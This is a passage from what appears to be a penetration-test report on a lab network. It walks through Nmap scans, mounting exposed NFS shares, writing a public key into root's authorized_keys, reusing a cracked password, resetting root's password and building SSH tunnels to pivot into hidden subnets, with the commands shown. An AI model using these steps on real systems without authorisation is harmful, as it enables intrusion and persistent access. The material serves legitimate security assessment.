Figure 4.16: The firewall's WAN rules

Looking at the DMZ rules shown in Figure 4.17, it was possible to see why Nmap scans run through the tunnel connected to Webserver 2, such as the ones shown in Figure 4.14, showed the presence of a device with an IP address of 192.168.0.66, but no other devices (such as a router, which would be expected given two subnets).

Rules (Drag to Change Order)											
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions	
<input type="checkbox"/> ✓ 0 /82 KiB	IPv4 *	*	*	192.168.0.66	*	*	none				
<input type="checkbox"/> ✗ 0 /18 KiB	IPv4 *	*	*	192.168.0.64/27	*	*	none				
<input type="checkbox"/> ✗ 0 /88 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none				
<input type="checkbox"/> ✗ 0 /308 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none				
<input type="checkbox"/> ✗ 0 /88 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none				
<input type="checkbox"/> ✗ 0 /176 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none				
<input type="checkbox"/> ✗ 0 /48 KiB	IPv4 *	*	*	LAN net	*	*	none				
<input type="checkbox"/> ✓ 1 /6.76 MiB	IPv4 *	*	*	*	*	*	none				

Figure 4.17: The firewall's DMZ rules

Finally, the firewall's LAN rules, which can be seen in Figure 4.18, show that any traffic from within the LAN can access all subnets in the LAN.

Rules (Drag to Change Order)											
States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions	
✓ 0 /0 B	*	*	*	LAN Address	80	*	*		Anti-Lockout Rule		
<input type="checkbox"/> ✓ 0 /320 B	IPv4 *	*	*	*	*	*	none		Default allow LAN to any rule		
<input type="checkbox"/> ✓ 0 /0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule		

Figure 4.18: The firewall's LAN rules

4.3 BYPASSING THE FIREWALL

With the knowledge gained from looking at the firewall's rules, especially the rules pertaining to traffic within the LAN, it was decided to bypass the firewall by tunneling from Webserver 2 to the device at 192.168.0.66 (PC 5).

The process to do this was similar to the process taken to tunnel to Webserver 2. Firstly, as the Nmap scans done previously (see Figure 4.13) had shown that the device at 192.168.0.66 had ports 111 and 2049 open, it was possible to access the device's NFS file share and gain access to the password hashes stored on the system. The NFS share was confirmed by using the command '`showmount -e 192.168.0.66`', as seen in Figure 4.19. Figure 4.20 shows the steps taken to do this.

```
root@kali:~# showmount -e 192.168.0.66
Export list for 192.168.0.66:
/ 192.168.0.*
```

Figure 4.19: Confirming the NFS share on 192.168.0.66

```
root@kali:~# mkdir mount1
root@kali:~# mount -t nfs 192.168.0.66:/ ./mount1
root@kali:~# cd mount1
bash: cd: too many arguments
root@kali:~# cd mount1
root@kali:~/mount1# ls
bin  cdrom  etc  initrd.img  lib64  media  opt  root  sbin  sys  usr  vmlinuz
boot  dev  home  lib  lost+found  mnt  proc  run  srv  tmp  var
```

Figure 4.20: The steps taken to mount the device's Network File System (NFS) share

While looking at the device's NFS share, it was discovered that it would be possible to write to the share. This meant that instead of having to crack the a user's password to gain access to the machine via SSH, as done on previous devices, it was possible to use the host machine's public key as authentication. To do this, the host machine's public SSH key was added to the target machine's '`authorized_keys`' file. As Figure 4.19 shows, the NFS share included the full directory to the device, and it was possible to access the '`root`' folder and create a '`.ssh`' file that could store an '`authorized_keys`' file.

```
root@kali:~/mount1/root# mkdir .ssh
root@kali:~/mount1/root# ls -laF
total 92
drwx----- 15 root root 4096 Jan  8 09:19 .
drwxr-xr-x 23 root root 4096 Oct 20 2021 ..
-rw-----  1 root root 156 Nov  4 2021 .bash_history
-rw-r--r--  1 root root 3106 Feb 19 2014 .bashrc
drwx-----  6 root root 4096 Nov  4 2021 .cache/
drwx-----  6 root root 4096 Oct 20 2021 .config/
drwxr-xr-x  2 root root 4096 Oct 20 2021 Desktop/
-rw-r--r--  1 root root  41 Oct 20 2021 .dmrc
drwxr-xr-x  2 root root 4096 Oct 20 2021 Documents/
drwxr-xr-x  2 root root 4096 Oct 20 2021 Downloads/
drwx-----  3 root root 4096 Nov  4 2021 .gconf/
-rw-----  1 root root 382 Nov  4 2021 .ICEAuthority
drwxr-xr-x  3 root root 4096 Oct 20 2021 .local/
drwxr-xr-x  2 root root 4096 Oct 20 2021 Music/
drwxr-xr-x  2 root root 4096 Oct 20 2021 Pictures/
-rw-r--r--  1 root root 140 Feb 19 2014 .profile
drwxr-xr-x  2 root root 4096 Oct 20 2021 Public/
drwxr-xr-x  2 root root 4096 Jan  8 09:19 .ssh/
```

Figure 4.21: Creating a '`.ssh`' file within the device's root directory

With the ‘.ssh’ directory created, it was possible to copy the host machine’s public key to the target device’s ‘*authorized_keys*’ file (see Figure 4.22). Finally, SSH access was possible using only the public key as authentication, as shown in Figure 4.23.

```
root@kali:~# cat .ssh/id_rsa.pub > mount1/root/.ssh/authorized_keys
root@kali:~# ssh 192.168.0.66
```

Figure 4.22: Adding the host machine’s public key to the target machine’s ‘*authorized_keys*’ file

```
root@kali:~# ssh 192.168.0.66
The authenticity of host '192.168.0.66 (192.168.0.66)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.66' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@xadmin-virtual-machine:~#
```

Figure 4.23: Gaining root access to 192.168.0.66 through SSH using only a public key as authentication

With root SSH access, it was possible to create a tunnel to the device to further explore the subnets behind the firewall. To do this, the device’s ‘*sshd_config*’ file was changed to allow tunneling (The same change as was done in Appendix 1, Figure 9.11). Then, after restarting the SSH service and exiting the SSH session, a new connection was made to the device using the ‘-w’ tunneling option, as shown in Figure 4.24

```
root@kali:~# ssh -w1:1 root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Jan  8 14:52:32 2023 from 192.168.0.242
```

Figure 4.24: Creating an SSH tunnel to 192.168.0.66

With the tunnel created, the same steps as taken to create a tunnel to Webserver 2 were done, such as adding a new IP address to both machines (as seen in Figure 4.25), configuring routes on the host machine so that traffic from the subnets behind the firewall travels through the tun1 interface (see Figure 4.26), editing the ‘*forwarding*’ file to allow the traffic to be routed, and configuring ‘*iptables*’ to use network address translation (The same command here was used as the one demonstrated in Figure 9.20).

```
root@xadmin-virtual-machine:~# ip addr add 2.2.2.2/30 dev tun1
root@xadmin-virtual-machine:~# ip link set tun1 up
```

```
root@kali:~# ip addr add 2.2.2.1/30 dev tun1
root@kali:~# ip link set tun1 up
```

Figure 4.25: Giving the tunnel interfaces an IP address on both machines

```
root@kali:~# route add -net 192.168.0.64/27 tun1
root@kali:~# route add -net 192.168.0.96/27 tun1
```

Figure 4.26: Configuring routes on the host machine

With the tunnel successfully created, it was possible to conduct Nmap scans on the two subnets present behind the firewall, the results of which can be seen in Appendix 1, Figure 9.21 and Figure 9.22. As suspected, a router was found to be present on the 192.168.0.64/27 subnet, with an IP address of 192.168.0.65. Just like the other routers present within the network, this router, which will be referred to as Router 4, also had VyOS operating on port 23. To access it, Telnet was once again used along with the default VyOS credentials, which were once again successful.

As done with the other routers, the commands ‘*show int*’ and ‘*show ip route*’ were used to see what subnets were configured on the router’s interfaces. As Figure 4.27 shows, there were only two subnets connected to the router, and all subnets within its routing table had already been discovered.

```
vyos@vyos:~$ show int
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address          S/L  Description
-----        -----
eth1           192.168.0.65/27    u/u
eth2           192.168.0.97/27    u/u
lo             127.0.0.1/8       u/u
                  4.4.4.4/32
                  ::1/128

vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 00:38:17
O  192.168.0.64/27 [110/10] is directly connected, eth1, 00:40:14
C>* 192.168.0.64/27 is directly connected, eth1
O  192.168.0.96/27 [110/10] is directly connected, eth2, 00:40:14
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 00:38:17
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 00:38:14
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 00:38:19
```

Figure 4.27: The interface configuration and routing table of Router 4

4.4 SUBNET ENUMERATION AND DEVICE DISCOVERY

Once all routers had been discovered within the network, the focus was shifted to confirming the devices present on the network and the services running on them. To do this, Nmap was used to enumerate the subnets configured on each interface of the discovered routers.

4.4.1 Router 1's Subnets

As Figure 4.4 shows, Router 1 had three separate interfaces connecting to three subnets. The first subnet configured on the router's eth0 port, known to be the subnet that the host Kali machine was connected to, was shown to only have one other device present with an IP address of 192.168.0.210, which will be referred to as PC 1 (see Figure 4.28).

```
root@kali:~# nmap -sV 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-11-14 07:10 EST
Nmap scan report for 192.168.0.193
Host is up (0.00046s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet        VyOS telnetd
80/tcp    open  http         lighttpd 1.4.28
443/tcp   open  ssl/https?
MAC Address: 00:50:56:99:6C:E2 (VMware)
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.210
Host is up (0.00048s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
2049/tcp  open  nfs_acl     2-3 (RPC #100227)
MAC Address: 00:0C:29:AA:6E:93 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.200
Host is up (0.0000060s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.1p1 Debian 1 (protocol 2.0)
111/tcp   open  rpcbind      2-4 (RPC #100000)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 32 IP addresses (3 hosts up) scanned in 57.77 seconds
```

Figure 4.28: An Nmap scan of Subnet 1

It was assumed that a device such as a switch was also present within this subnet, as it would facilitate the routing of packets to the two Linux devices.

As PC 1 had ports 111 and 2049, it was possible to access the data shared within the NFS share to see if any information could be found relating to other PCs within the network. By using the command '`showmount -e 192.168.0.210`' it could be seen that PC 1 was sharing its entire file directory through its NFS share (see Figure 4.29). Accessing the file share required only the '`mount`' command, with no other authentication.

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0./*
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
```

Figure 4.29: Identifying the files shared via NFS from PC 1

Once the PC's directory was accessed, it was possible to assess the files that could be accessed. Figure 4.30 shows that essentially all the device's files could be accessed and read. Because of this, it was even possible to download the files containing user information and password hashes. The password to the XAdmin account was easily brute forced using the password cracking tool John the Ripper and revealed to be "plums". The details and steps taken to do this are explained in section 5.3

```
root@kali:~# mount -t nfs 192.168.0.210:/ ./mount1
root@kali:~#
root@kali:~#
root@kali:~# cd mount1/
root@kali:~/mount1# ls -laF
total 120
drwxr-xr-x  23 root root  4096 Aug 13  2017 .
drwxr-xr-x  30 root root  4096 Nov 14 06:17 ..
drwxr-xr-x  2 root root  4096 Oct 20  2021 bin/
drwxr-xr-x  3 root root  4096 Aug 13  2017 boot/
drwxrwxr-x  2 root root  4096 Aug 13  2017 cdrom/
drwxr-xr-x  4 root root  4096 Apr 16  2014 dev/
drwxr-xr-x 129 root root 12288 Nov 13 10:31 etc/
drwxr-xr-x  3 root root  4096 Aug 13  2017 home/
lrwxrwxrwx  1 root root   33 Aug 13  2017 initrd.img → boot/initrd.img-3.13.0-24-generic
drwxr-xr-x  23 root root  4096 Aug 13  2017 lib/
drwxr-xr-x  2 root root  4096 Apr 16  2014 lib64/
drwx----- 2 root root 16384 Aug 13  2017 lost+found/
drwxr-xr-x  3 root root  4096 Apr 16  2014 media/
drwxr-xr-x  2 root root  4096 Apr 10  2014 mnt/
drwxr-xr-x  2 root root  4096 Apr 16  2014 opt/
drwxr-xr-x  2 root root  4096 Apr 10  2014 proc/
drwx----- 2 root root  4096 Apr 16  2014 root/
drwxr-xr-x 12 root root  4096 Apr 16  2014 run/
drwxr-xr-x  2 root root 12288 Sep  1  2017 sbin/
drwxr-xr-x  2 root root  4096 Apr 16  2014 srv/
drwxr-xr-x  2 root root  4096 Mar 12  2014 sys/
drwxrwxrwt  4 root root  4096 Nov 13 11:17 tmp/
drwxr-xr-x 10 root root  4096 Apr 16  2014 usr/
drwxr-xr-x 14 root root  4096 Sep  1  2017 var/
lrwxrwxrwx  1 root root   30 Aug 13  2017 vmlinuz → boot/vmlinuz-3.13.0-24-generic
```

Figure 4.30: A sample of the files shared through PC 1's NFS share

With the XAdmin password, it was possible to access the PC remotely using SSH, as shown in Figure 4.31

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
```

Figure 4.31: Accessing PC 1 using SSH

Once remote access was granted, a quick check was done to confirm that the PC wasn't connected to any other subnets. The command '*ifconfig*' confirmed that the device was only connected to Subnet 1. (See Figure 4.32)

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:aa:6e:93
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:feaa:6e93/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:272 errors:0 dropped:0 overruns:0 frame:0
          TX packets:255 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:30436 (30.4 KB)  TX bytes:38322 (38.3 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:165 errors:0 dropped:0 overruns:0 frame:0
          TX packets:165 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12545 (12.5 KB)  TX bytes:12545 (12.5 KB)
```

Figure 4.32: Using '*ifconfig*' to confirm the subnets PC 1 is connected to

The scan of the subnet connected to the router's eth1 port showed that it was connected to another router, Router 2, as shown in Appendix 1, Figure 9.1.

Finally, a scan of the subnet connected to the eth2 port showed that it connected to a webserver (referred to as Webserver 1), with ports 80 and 443 open and running Apache HTTP server


```
root@kali:~# nmap -sV 172.16.221.16/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-13 09:08 EST
Stats: 0:00:55 elapsed; 254 hosts completed (2 up), 2 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 09:09 (0:00:12 remaining)
Nmap scan report for 172.16.221.16
Host is up (0.00097s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp    open  telnet        VyOS telnetd
80/tcp    open  http          lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; OS: Linux; Device: router; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.221.237
Host is up (0.0025s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http          Apache httpd 2.2.22 ((Ubuntu))
443/tcp   open  ssl/http     Apache httpd 2.2.22 ((Ubuntu))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 256 IP addresses (2 hosts up) scanned in 67.38 seconds
```

Figure 4.33: A scan of the subnet connected to Router 1's eth2 port, showing the presence of a webserver

Accessing the server's website through a web browser showed that a website was running, but had minimum content present, as shown in Figure 4.34.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

Figure 4.34: Webserver 1's website only contained a few lines of text

Using the scanning tool Dirb, it was possible to enumerate the directories on the webserver. With the command 'dirb <http://172.16.221.237>', a number of interesting links were discovered, such as the presence of the content management system WordPress, which had multiple directories under the name "admin" (see Figure 4.35).

```

---- Entering directory: http://172.16.221.237/wordpress/wp-admin/
+ http://172.16.221.237/wordpress/wp-admin/about (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/admin.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/comment (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/credits (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/css/
+ http://172.16.221.237/wordpress/wp-admin/edit (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/export (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/images/
+ http://172.16.221.237/wordpress/wp-admin/import (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/includes/
+ http://172.16.221.237/wordpress/wp-admin/index (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/index.php (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/install (CODE:200|SIZE:673)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/js/
+ http://172.16.221.237/wordpress/wp-admin/link (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/maint/
+ http://172.16.221.237/wordpress/wp-admin/media (CODE:302|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/menu (CODE:500|SIZE:0)
+ http://172.16.221.237/wordpress/wp-admin/moderation (CODE:302|SIZE:0)
=> DIRECTORY: http://172.16.221.237/wordpress/wp-admin/network/
+ http://172.16.221.237/wordpress/wp-admin/options (CODE:302|SIZE:0)

```

Figure 4.35: Dirb returned evidence of a WordPress admin account

Going to the WordPress directory on the server showed that a basic WordPress site was up, as can be seen in Figure 4.36.




Figure 4.36: The WordPress site running on Webserver 1

With this knowledge, it was possible to brute force into the webserver and gain access to the Wordpress admin panel, as Figure 4.37 shows. The steps taken to do this are discussed in section Unlimited Login Attempts5.7 of the report.




Figure 4.37: It was possible to gain access to Webserver 1's WordPress admin panel

4.4.2 Router 2's Subnets

As mentioned previously, Router 2 was connected to Router 1 via its eth0 port. Scans of its Eth2 port showed that it was connected to another router, Router 3, as was detailed in section 4.1. Here, scans of the router's eth1 interface stood out, as it showed that it was connected to a single PC, which will be referred to as PC 2, with an IP address of 192.168.0.34.

```
root@kali:~# nmap -sV 192.168.0.33/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-12 07:11 EST
Nmap scan report for 192.168.0.33
Host is up (0.0017s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  telnet   VyOS telnetd
80/tcp    open  http     lighttpd 1.4.28
443/tcp   open  ssl/https?
Service Info: Host: vyos; Device: router

Nmap scan report for 192.168.0.34
Host is up (0.0041s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 32 IP addresses (2 hosts up) scanned in 34.63 seconds
```

Figure 4.38: Router 2's eth1 interface was connected to PC 2

PC 2 also had a NFS share, indicated by its open 111 and 2049 ports. Upon using the 'showmount' command, it could be seen that unlike PC 1, PC 2 only shared the directory for its XAdmin user, as shown in Figure 4.39.

```
root@kali:/etc# showmount -e 192.168.0.34
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
```

Figure 4.39: PC 2 shared the directory for its XAdmin user

While this NFS share would not allow access to the devices '/etc' folder, and therefore its user's password hashes, it was quickly discovered that password cracking would not be needed to gain access to this device, as an attempt to connect to PC 2 via SSH using the same XAdmin password from PC 1 was successful (see Figure 4.40)

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
```

Figure 4.40: The XAdmin account on PC 2 had the same password as PC 1

Using the command 'ifconfig', it was discovered that PC 2 had a second subnet connected to its eth1 port (see Figure 4.41). This subnet was hidden from the host machine and had not yet been seen in any routing tables or in any Nmap scans.

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:507 errors:0 dropped:0 overruns:0 frame:0
             TX packets:125 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:44934 (44.9 KB)  TX bytes:19800 (19.8 KB)

eth1      Link encap:Ethernet HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:77 errors:0 dropped:0 overruns:0 frame:0
             TX packets:61 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:10827 (10.8 KB)  TX bytes:9541 (9.5 KB)
```

Figure 4.41: A second subnet was connected to PC 2's eth1 interface

To gain access to this hidden subnet, a tunnel was created to PC 2, allowing the device to be used as a pivot for scans coming from the host machine. The method used to create the tunnel was similar to the method used in section 4.2, when a tunnel was created to Webserver 2, and started with changing the Root user account's password, as only the permissions of a Root account allow for a tunnel to be created to a device. Changing Root's password only required the password for the XAdmin account, as shown in Figure 4.42.

```
Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ sudo passwd root
[sudo] password for xadmin:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
xadmin@xadmin-virtual-machine:~$ █
```

Figure 4.42: Changing the Root account password

Next, the '*sshd_config*' file was edited to permit tunneling (as seen in Appendix 1, Figure 9.11), after which the SSH service was restarted, and a new SSH connection was made using the '*-w*' option, allowing for a tunnel to be created (see Figure 4.43).

```
root@kali:~/Desktop/DataFound/192.168.0.34# ssh -w0:0 root@192.168.0.34
root@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Sun Dec 18 14:58:15 2022 from 192.168.0.200
root@xadmin-virtual-machine:~# █
```

Figure 4.43: Creating an SSH tunnel to PC 2

From here, an IP address for the tunnel was added to the host machine and PC 2 (see Appendix 1, Figure 9.24). PC 2's '*forwarding*' file was edited to enable IPv4 forwarding (see Appendix 1, Figure 9.23), and the '*iptables*' command was used to ensure that traffic from the hidden subnet would be forwarded to the host machine (see Appendix 1, Figure 9.25). Once these steps were completed, pings could successfully

be sent to and returned from the IP address at PC 2's eth1 port (13.13.13.12), and an Nmap scan was ran on the subnet. Figure 4.44 shows that one other device, which will be referred to as PC 3, was present on the subnet, with its only open port being port 22, running SSH.

```
nmap done. 1 IP address (1 host up) scanned in 27.65 seconds
root@kali:~/Desktop/DataFound/192.168.0.34# nmap -sV 13.13.13.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-12-18 11:09 EST
Nmap scan report for 13.13.13.12
Host is up (0.026s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind 2-4 (RPC #100000)
2049/tcp  open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 13.13.13.13
Host is up (0.026s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/s
Nmap done: 256 IP addresses (2 hosts up) scanned in 75.85 seconds
```

Figure 4.44: An Nmap scan of the 13.13.13.0/24 subnet

It was then possible to gain access into PC 3 using Metasploit. The steps to do this are described in section 5.7.

4.4.3 Router 3's Subnets

